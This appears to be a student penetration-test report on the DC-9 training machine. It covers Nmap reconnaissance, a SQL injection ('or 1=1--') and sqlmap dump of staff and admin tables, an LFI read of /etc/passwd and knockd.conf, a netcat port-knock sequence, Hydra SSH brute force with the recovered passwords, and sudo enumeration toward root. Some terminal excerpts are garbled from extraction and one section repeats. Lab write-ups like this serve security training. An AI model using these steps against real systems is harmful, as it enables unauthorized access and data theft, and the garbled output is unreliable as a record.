

<https://github.com/DepiTeam25>

Vulnerability Exploitation



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Scope

Target Machine

Machine
<Target_IP>

Testing Approach

Black-box
penetration test
(no prior credentials)

Tool Used

Nmap, SQLmap,
Netcat, Hydra, and
standard pentesting
tools



2. METHODOLOGY

RECONNAISSANCE

Host discovery, port scanning, and service enumeration using Nmap to map the attack surface.

EXPLOITATION

Leveraging SQLi and LFI to bypass authentication, dump databases, and read configuration files.

PRIVILEGE ESCALATION

Chaining vulnerabilities (Port Knocking, SSH, Sudo misconfiguration) to gain Root access.



2.1 RECONNAISSANCE

HOST DISCOVERY

The target was confirmed to be live.

PORT SCANNING

> Port 80 (TCP): Open -
Apache httpd 2.4.38

> Port 22 (TCP): Filtered
- SSH (Blocked by firewall rules)

```
kali㉿kali)-[~]
nmap -sn 192.168.58.0/24

ting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-18 18:46 EDT
scan report for 192.168.58.1
is up (0.00023s latency).
Address: 00:50:56:C0:00:08 (VMware)
scan report for 192.168.58.2
is up (0.00018s latency).
Address: 00:50:56:EB:04:56 (VMware)
scan report for 192.168.58.143
is up (0.00050s latency).
Address: 00:0C:29:DF:07:FA (VMware)
scan report for 192.168.58.254
is up (0.00025s latency).
Address: 00:50:56:E2:0F:7F (VMware)
scan report for 192.168.58.128
is up.
done: 256 IP addresses (5 hosts up) scanned in 2.36 seconds
```

```
kali㉿kali)-[~]
$ nmap -SS -T4 -sV -O 192.168.58.143
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-18 18:51 EDT
Nmap scan report for 192.168.58.143
Host is up (0.0010s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE      SERVICE VERSION
22/tcp    filtered  ssh
80/tcp    open       http    Apache httpd 2.4.38 ((Debian))
MAC Address: 00:0C:29:DF:07:FA (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
```

2.2 SQLi

DISCOVERY

The "Staff Details" search page was found to be vulnerable to SQL Injection.

A basic payload '**' or 1=1--**' bypassed logic checks.



Example.com - Staff Details

Home Display All Records Search Manage

Search information

You can search using either the first or last name.

Search:

' or 1=1--

Submit

Example.com - Staff Details

Home Display All Records Search Manage

Search results

ID: 1
Name: Mary Moe
Position: CEO
Phone No: 46478415155456
Email: marym@example.com

ID: 2
Name: Julie Dooley
Position: Human Resources
Phone No: 46457131654
Email: julied@example.com

ID: 3
Name: Fred Flintstone
Position: Systems Administrator
Phone No: 46415323
Email: fredf@example.com

ID: 4
Name: Barney Bubble
Position: Help Desk
Phone No: 324643564
Email: barneyr@example.com

ID: 5
Name: Tom Cat
Position: Driver
Phone No: 802438797
Email: tomc@example.com

ID: 6
Name: Jerry Mouse
Position: Stores
Phone No: 24342654756
Email: jerrym@example.com

ID: 7
Name: Wilma Flintstone
Position: Accounts
Phone No: 243457487
Email: wilmaf@example.com

2.2 SQLi

Exploitation


Automated exploitation using sqlmap confirmed a MySQL backend. We successfully dumped the Staff and Users tables.

Request	Response	
Pretty	Raw	Hex
1 POST /results.php HTTP/1.1		
2 Host: 192.168.23.138		
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0		
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8		
5 Accept-Language: en-US,en;q=0.5		
6 Accept-Encoding: gzip, deflate, br		
7 Content-Type: application/x-www-form-urlencoded		
8 Content-Length: 15		
9 Origin: http://192.168.23.138		
10 Connection: keep-alive		
11 Referer: http://192.168.23.138/search.php		
12 Cookie: PHPSESSID=79hsv5d0v93rl7re5dd056s9gl		
13 Upgrade-Insecure-Requests: 1		
14 Priority: u=0, i		
15		
16 search=FUZZTHIS		



```
sqlmap -r request.txt --batch --dump --dbms=mysql --dbs
```

```
available databases [3]:
[*] information_schema
[*] Staff
[*] users
```



2.2 SQLi

Data Exfiltration and Dumping

sqlmap was then used to dump the contents of all relevant tables within the Staff database. Two crucial tables were identified and successfully exfiltrated



Database: Staff
Table: StaffDetails
[17 entries]

1	marym@example.com	46478415155456	Moe	2019-05-01 17:32:00	Mary	CEO	
2	julied@example.com	46457131654	Dooley	2019-05-01 17:32:00	Julie	Human Resources	
3	fredf@example.com	46415323	Flintstone	2019-05-01 17:32:00	Fred	Systems Administrator	
4	barneyr@example.com	324643564	Rubble	2019-05-01 17:32:00	Barney	Help Desk	
5	tomc@example.com	802438797	Cat	2019-05-01 17:32:00	Tom	Driver	
6	jerrym@example.com	24342654756	Mouse	2019-05-01 17:32:00	Jerry	Stores	
7	wilmaf@example.com	243457487	Flintstone	2019-05-01 17:32:00	Wilma	Accounts	
8	betttyr@example.com	90239724378	Rubble	2019-05-01 17:32:00	Betty	Junior Accounts	
9	chandlerb@example.com	189024789	Bing	2019-05-01 17:32:00	Chandler	President - Sales	
10	joeyt@example.com	232131654	Tribbiani	2019-05-01 17:32:00	Joey	Janitor	
11	rachelg@example.com	823897243978	Green	2019-05-01 17:32:00	Rachel	Personal Assistant	
12	rossg@example.com	6549638203	Geller	2019-05-01 17:32:00	Ross	Instructor	
13	monicag@example.com	8092432798	Geller	2019-05-01 17:32:00	Monica	Marketing	
14	phoebeb@example.com	43289079824	Buffay	2019-05-01 17:32:02	Phoebe	Assistant Janitor	
15	scoots@example.com	454786464	McScoots	2019-05-01 20:16:33	Scooter	Resident Cat	
16	janitor@example.com	65464646479741	Trump	2019-12-23 03:11:39	Donald	Replacement Janitor	
17	janitor2@example.com	47836546413	Morrison	2019-12-24 03:41:04	Scott	Assistant Replacement Janitor	

Database: Staff

Table: Users

[1 entry]

UserID	Password	Username
1	856f5de590ef37314e7c3bdf6f8a66dc	admin

2.2 SQLi

Data Exfiltration and Dumping

The screenshot shows a web browser window with the following details:

- Address Bar:** https://hashes.com/en/decrypt/hash
- Page Title:** Hashes.com
- Header:** Home | FAQ | Deposit to Escrow | Purchase Credits | API | Tools | Decrypt Hashes
- Message Bar:** Proceeded! 1 hashes were checked: 1 found 0 not found
- Success Message:** ✓ Found: 856f5de590ef37314e7c3bdf6f8a66dc:transorbital1
- Table Data:** A table showing database dump information:


	15	scoots@example.com	454786464	McScoots	2019-05-01 20:16:33	Scooter	Resident Cat
	16	janitor@example.com	65464646479741	Trump	2019-12-23 03:11:39	Donald	Replacement Janitor
	17	janitor2@example.com	47836546413	Morrison	2019-12-24 03:41:04	Scott	Assistant Replacement Janitor

2.3 LOCAL FILE INCLUSION

DISCOVERY

After logging in as '**admin**', the "Manage" tab displayed a "File does not exist" error, hinting at LFI.


Fuzzing confirmed the ability to traverse directories.




2.3 LOCAL FILE INCLUSION

Exploitation

We successfully read `/etc/passwd` to list users.
More importantly, we located the Port Knocking Configuration:



```
wfuzz -c -w /usr/share/seclists/Fuzzing/LFI/LFI-LFISuite-pathtotest-huge.txt -u 192.168.37.135/manage.php?file=FUZZ -b | grep "passwd"
```



2.4 Port Knocking

DISCOVERY

1-Reading /etc/knockd.conf : Using the LFI vulnerability we were able to read the content of that file. “knockd” is used to hide the ports and it uses port sequence to unhide it. The file was holding the openssh sequence to open the ssh port (7469,8475,9842).



A screenshot of a web browser showing a LFI exploit on a "Staff Details" page. The URL in the address bar is `192.168.18.159/welcome.php?file=../../../../etc/knockd.conf`. The page title is "Example.com - Staff Details". The top navigation bar includes links for Home, Display All Records, Search, Manage, Add Record, and Log Out. A message "Logged in as admin" is displayed. At the bottom of the page, there is an error message: "File does not exist [options] UseSyslog [openSSH] sequence = 7469,8475,9842 seq_timeout = 25 command = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 22 -j ACCEPT tcpflags = syn [closeSSH] sequence = 9842,8475,7469 seq_timeout = 25 command = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT tcpflags = syn". The sequence number "7469,8475,9842" is highlighted with a red border.

2.4 Port Knocking

Exploitation

>_

nc <Target_IP> 7469

nc <Target_IP> 8475

nc <Target_IP> 9842

nmap -p22 <Target_IP>



Results

The port knocking attack successfully opened the ssh port

```
(kali㉿kali)-[~/depi/dc-9] 168.18.159/welcome.php?file=../../../../etc/knockd.conf
$ nc 192.168.18.159 7469
(UNKNOWN) [192.168.18.159] 7469 (?) : Connection refused

(kali㉿kali)-[~/depi/dc-9]
$ nc 192.168.18.159 8475
(UNKNOWN) [192.168.18.159] 8475 (?) : Connection refused

(kali㉿kali)-[~/depi/dc-9]
$ nc 192.168.18.159 9842
(UNKNOWN) [192.168.18.159] 9842 (?) : Connection refused

(kali㉿kali)-[~/depi/dc-9]
$ nmap -p22 192.168.18.159
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-24 23:22 EDT
Nmap scan report for 192.168.18.159
Host is up (0.0030s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 00:0C:29:CA:56:92 (VMware)

File does not exist
[options] UseSyslog [openSSH] sequence = 7469,8475,9842 seq_timeout = 25
opn:22-j ACCEPT tcflags = syn [closeSSH] sequence = 9842,8475,7469 seq
done: 1 IP address (1 host up) scanned in 0.40 seconds

(kali㉿kali)-[~/depi/dc-9]
```



2.5 SSH

Exploitation

BRUTE FORCE ATTACK

With SSH open and a list of users from the database, we launched a dictionary attack using Hydra.

```
[root@Mariam]~[~/home/mariam/Desktop]
# hydra -L users.txt -P pass.txt ssh://192.168.245.210
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-26 06:21:08
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 289 login tries (l:17/p:17), ~19 tries per task
[DATA] attacking ssh://192.168.245.210:22/
[22][ssh] host: 192.168.245.210 login: chandlerb password: UrAG0D!
[22][ssh] host: 192.168.245.210 login: joeyt password: Passw0rd
[22][ssh] host: 192.168.245.210 login: janitor password: Ilovepeepee
[STATUS] 279.00 tries/min, 279 tries in 00:01h, 13 to do in 00:01h, 13 active
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-26 06:22:13
```

Gaining access

Using one of the credentials that we found to connect to the ssh port. We were able to gain a shell on the machine.

```
[root@Mariam]~[~/home/mariam/Desktop]
# ssh janitor@192.168.245.210
janitor@192.168.245.210's password:
Linux dc-9 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Oct 20 07:21:29 2025 from 192.168.245.156
janitor@dc-9:~$ █
```

2.6 Privilege Escalation

INITIAL ACCESS

- Logged in via SSH as user janitor. Standard enumeration revealed no direct sudo privileges.

```
janitor@dc-9:~$ sudo -i
[sudo] password for janitor: mariamabdell
[janitor is not in the sudoers file. This incident will be reported.]
```

HIDDEN SECRETS



- Found a hidden directory .secrets-for-putin containing a text file passwords-found-on-post-it-notes.txt.

```
janitor@dc-9:~$ ls -a
. .. .bash_history .gnupg .secrets-for-putin
janitor@dc-9:~$ cd .secrets-for-putin
janitor@dc-9:~/secrets-for-putin$ ls
passwords-found-on-post-it-notes.txt
janitor@dc-9:~/secrets-for-putin$ cat passwords-found-on-post-it-notes.txt
BamBam01
Passw0rd
smellycats
P0Lic#10-4
B4-Tru3-001
4uGUST-Nights
```



2.6 Privilege Escalation

INITIAL ACCESS

- Logged in via SSH as user janitor. Standard enumeration revealed no direct sudo privileges.

```
janitor@dc-9:~$ sudo -i
[sudo] password for janitor: mariamabdell
[janitor is not in the sudoers file. This incident will be reported.]
```

HIDDEN SECRETS



- Found a hidden directory .secrets-for-putin containing a text file passwords-found-on-post-it-notes.txt.

```
janitor@dc-9:~$ ls -a
. .. .bash_history .gnupg .secrets-for-putin
janitor@dc-9:~$ cd .secrets-for-putin
janitor@dc-9:~/secrets-for-putin$ ls
passwords-found-on-post-it-notes.txt
janitor@dc-9:~/secrets-for-putin$ cat passwords-found-on-post-it-notes.txt
BamBam01
Passw0rd
smellycats
P0Lic#10-4
B4-Tru3-001
4uGUST-Nights
```




2.6 Privilege Escalation

LATERAL MOVEMENT

- Re-running Hydra identified a valid credential for user **fredf: B4-Tru3-001**.

```
[root@Mariam]~[/home/mariam/Desktop]
# hydra -L users.txt -P pass.txt ssh://192.168.245.210
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-26 06:32:43
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restoresfile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found,
to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 391 login tries (l:17/p:23), ~25 tries per task
[DATA] attacking ssh://192.168.245.210:22/
[22][ssh] host: 192.168.245.210 login: fredf password: B4-Tru3-001
[22][ssh] host: 192.168.245.210 login: chandlerb password: UrAG0D!
[22][ssh] host: 192.168.245.210 login: joeyt password: Passw0rd
[STATUS] 331.00 tries/min, 331 tries in 00:01h, 61 to do in 00:01h, 15 active
[22][ssh] host: 192.168.245.210 login: janitor password: Ilovepeepee
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-26 06:34:09
```



2.6 Privilege Escalation

Initial Access & Vulnerability Discovery

- Successfully established an SSH connection to the target as user **fredf**.

Privilege Enumeration:

- Ran **sudo -l** to check allowed commands.

```
(root@Mariam)-[~/home/mariam/Desktop]
└─$ ssh fredf@192.168.245.210 .secrets-for-putin
fredf@192.168.245.210's password:utin
Linux dc-9 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64
passwords-found-on-post-it-notes.txt
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.
smellycats
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Oct 20 07:23:26 2025 from 192.168.245.156
fredf@dc-9:~$ █.secrets-for-putin$ cd ..
```

```
fredf@dc-9:~$ sudo -l
Matching Defaults entries for fredf on dc-9:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User fredf may run the following commands on dc-9:
    (root) NOPASSWD: /opt/devstuff/dist/test/testfound-on-post-it-notes.txt
fredf@dc-9:~$ █
Password:
smellycats
```

2.6 Privilege Escalation

Vulnerability Analysis

- Inspected the source code (**test.py**) .
- Flaw: The script takes two arguments (read/append) and writes data with root privileges, allowing arbitrary file modification.



```
fredf@dc-9:~$ cd /opt
fredf@dc-9:/opt$ ls -la
total 16
drwxr-xr-x 4 root root 4096 Dec 29 2019 .
drwxr-xr-x 18 root root 4096 Dec 29 2019 ..
drwxr-xr-x 5 root root 4096 Dec 29 2019 devstuff
drwx----- 2 root root 4096 Dec 29 2019 scripts
fredf@dc-9:/opt$ cd devstuff
fredf@dc-9:/opt/devstuff$ ls -la
total 28
drwxr-xr-x 5 root root 4096 Dec 29 2019 .
drwxr-xr-x 4 root root 4096 Dec 29 2019 ..
